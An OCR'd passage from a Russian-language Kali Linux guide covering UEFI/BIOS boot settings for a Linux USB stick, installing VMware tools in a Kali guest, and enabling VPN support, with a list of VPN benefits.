
После этого появится сообщение, что компьютер перезагрузится менее чем через одну минуту. После перезагрузки попадаем сюда и выбираем «Диагностика»:




Теперь выбираем «Дополнительные параметры»:




Теперь «Параметры встроенного ПО UEFI»:



Ну и «Перезагрузить»:




У разных производителей разные БИОСы, поэтому у вас может быть по-другому. Но я покажу на пример своего ноута, чтобы была понятна суть. Переходим во вкладку **Boot**, там выбираем **Boot Option Priorities**, смотрим какие там есть варианты:




Всего один вариант и точно нет моей флешки.


Ищем **Secure Boot** и отключаем (**Disable**):




Появляется новый пункт меню **OS Mode Selection**. В нём выбираем **CMS and UEFI OS**. Если выбрать только CMS OS, то установленный Windows не будет загружаться.



Теперь ищем такой пункт как **Fast BIOS Mode** и отключаем его (**Disable**). Это нужно для того, чтобы при загрузке БИОС начал проверять наличие USB устройств:




Настало время сохранить изменения и перезагрузится:



Но нам опять нужно в БИОС! Поэтому при загрузке нажимаете соответствующую клавишу. У меня эта клавиша — F2. На старом компьютере этой клавишей была Delete. Эту клавишу БИОС сам пишет при загрузке компьютера. Если вы не успеваете посмотреть или не понимаете английский, то посмотрите для вашей модели в Гугле. Либо пробуйте методом перебора. Кроме названных, ещё этой клавишей может быть Esc или какая либо F*.

Опять переходите во кладку **Boot Option Priorities**. Теперь там появилась флешка. Если вы сделаете как я — на первое место поставите флешку, а на второе — **Windows Boot Manager**, то добьётесь следующего эффекта: если флешка вставлена в компьютер, то будет загружаться Linux с этой флешки. Если флешки нет, то будет загружаться Windows и не надо больше лазить в БИОС!



Не забываем сохранится и перезагружаемся:

Заключение

Установка на флешку с использованием VirtualBox – это не единственный способ. Я видел в Интернете инструкцию в соответствии с которой рекомендовалось записать Live-образ Linux на CD (DVD)-диск, загрузится с него, вставить флешку и произвести установку на флешку. Недостатки данного способоа:

- обязательно нужен CD (DVD)-привод (уже не у всех он есть);
- есть вероятность напортачить. В качестве возможных последствий могут быть как безобидные (невозможность загрузиться в установленный Linux на других компьютерах), так и вполне серьёзные (случайное удаление всех данных с одного из жёстких дисков).

Если ваш процессор не поддерживает виртуализацию, т. е. вы не можете использовать VirtualBox, то действуйте как написано в инструкциях:

- Установка Kali Linux Live на USB
- Добавление возможности постоянного сохранения (Persistence) к вашим Kali Live USB

Если у вас ещё нет флешки или вы хотите приобрести новую специальной для Kali, то посмотрите здесь. Там хороший выбор и невысокие цены на всякий компьютерный ширпотреб.

Инструменты VMware в гостевой системе Kali

Если вы не захотите использовать наши предварительно созданные образы VMware, а решите создать вашу собственную установку VMware, то вам понадобиться нижеследующая инструкция для успешной установки инструментов VMware в вашу инсталяцию Kali. Вы можете воспользоваться opt для установки или **open-vm-toolbox**, или родных **инструментов VMware**.

Установка open-vm-tools

Это, пожалуй, самый простой способ получить функциональность инструментов VMware внутри гостевой машины Kali VMware.

```
1    apt-get install open-vm-toolbox
```

Установка инструментов VMware в Kali

Последняя версия на эту дату vmware-tools компилируется на наше ядро, хотя и с несколькими предупреждениями. Мы используем набор патчей vmware-tool для облегчения установки.

```
1    cd ~
2    apt-get install git gcc make linux-headers-$(uname -r)
3    git clone https://github.com/rasa/vmware-tools-patches.git
4    cd vmware-tools-patches
```

Далее смонтируйте ISO с инструментами VMware, кликнув “Install VMware Tools” (установить инструменты VMware) из соответствующего меню. Как только ISO с инструментами VMware подсоединится к виртуальной машине, скопируйте установщик в директорию загрузки, а затем запустите установочный скрипт:

```
1    cd ~/vmware-tools-patches
2    cp /media/cdrom/VMwareTools-9.9.0-2304977.tar.gz downloads/
3    ./untar-and-patch-and-compile.sh
```

Как включить VPN на Kali Linux — разрешение проблемы с невозможностью добавить VPN

Как устранить проблему с невозможностью добавить VPN — включение VPN на Kali Linux

Виртуальная частная сеть (VPN) расширяет частную сеть через общедоступную сеть, такую как Интернет. Она позволяет компьютерам отправлять и получать данные через общие или публичные сети так, будто бы компьютер напрямую подсоединён к частной сети, при этом используются все преимущества функциональности, безопасности и управление политиками частной сети. VPN создана для установления виртуального соединения между узлами с использованием выделенных соединений, виртуальных туннельных протоколов или шифрование трафика. На Kali Linux, по умолчанию, опция VPN является неактивной, т. е. недоступной для добавления новых соединений. Эта инструкция покажет пользователям,**как установить необходимые пакеты для разрешения проблемы с невозможностью добавить VPN и включением VPN на Kali Linux**.

Несмотря на то, что коммуникации осуществляются по сетям с меньшим или неизвестным уровнем доверия (например, по публичным сетям), уровень доверия к построенной логической сети не зависит от уровня доверия к базовым сетям благодаря использованию средств

криптографии (шифрования, аутентификации, инфраструктуры открытых ключей, средств для защиты от повторов и изменений передаваемых по логической сети сообщений). Вики.

VPN позволяет работникам безопасно подключаться к внутренней сети компании при путешествии вне офиса. Точно также множество VPN связывает географически разрозненные офисы организации, создавая одну сплочённую сеть. Технология VPN также используется юзерами Интернета для подключения к прокси-серверам с целью защиты анонимности и местонахождения.

Для чего использовать VPN — какие преимущества?


Здесь 11 главных причин, почему вас может заинтересовать использование служб VPN.

1. VPN обеспечивает конфиденциальность и скрывает ваш IP адрес.
2. Использование любой сети (публичной или частной или бесплатного WiFi) с шифрованием
3. Конфиденциально заходите на вашу домашнюю или рабочую сеть из любого места.
4. Обходите цензуру и мониторинг контента.
5. Обход межсетевого экрана и политики цензуры на работе или где угодно!
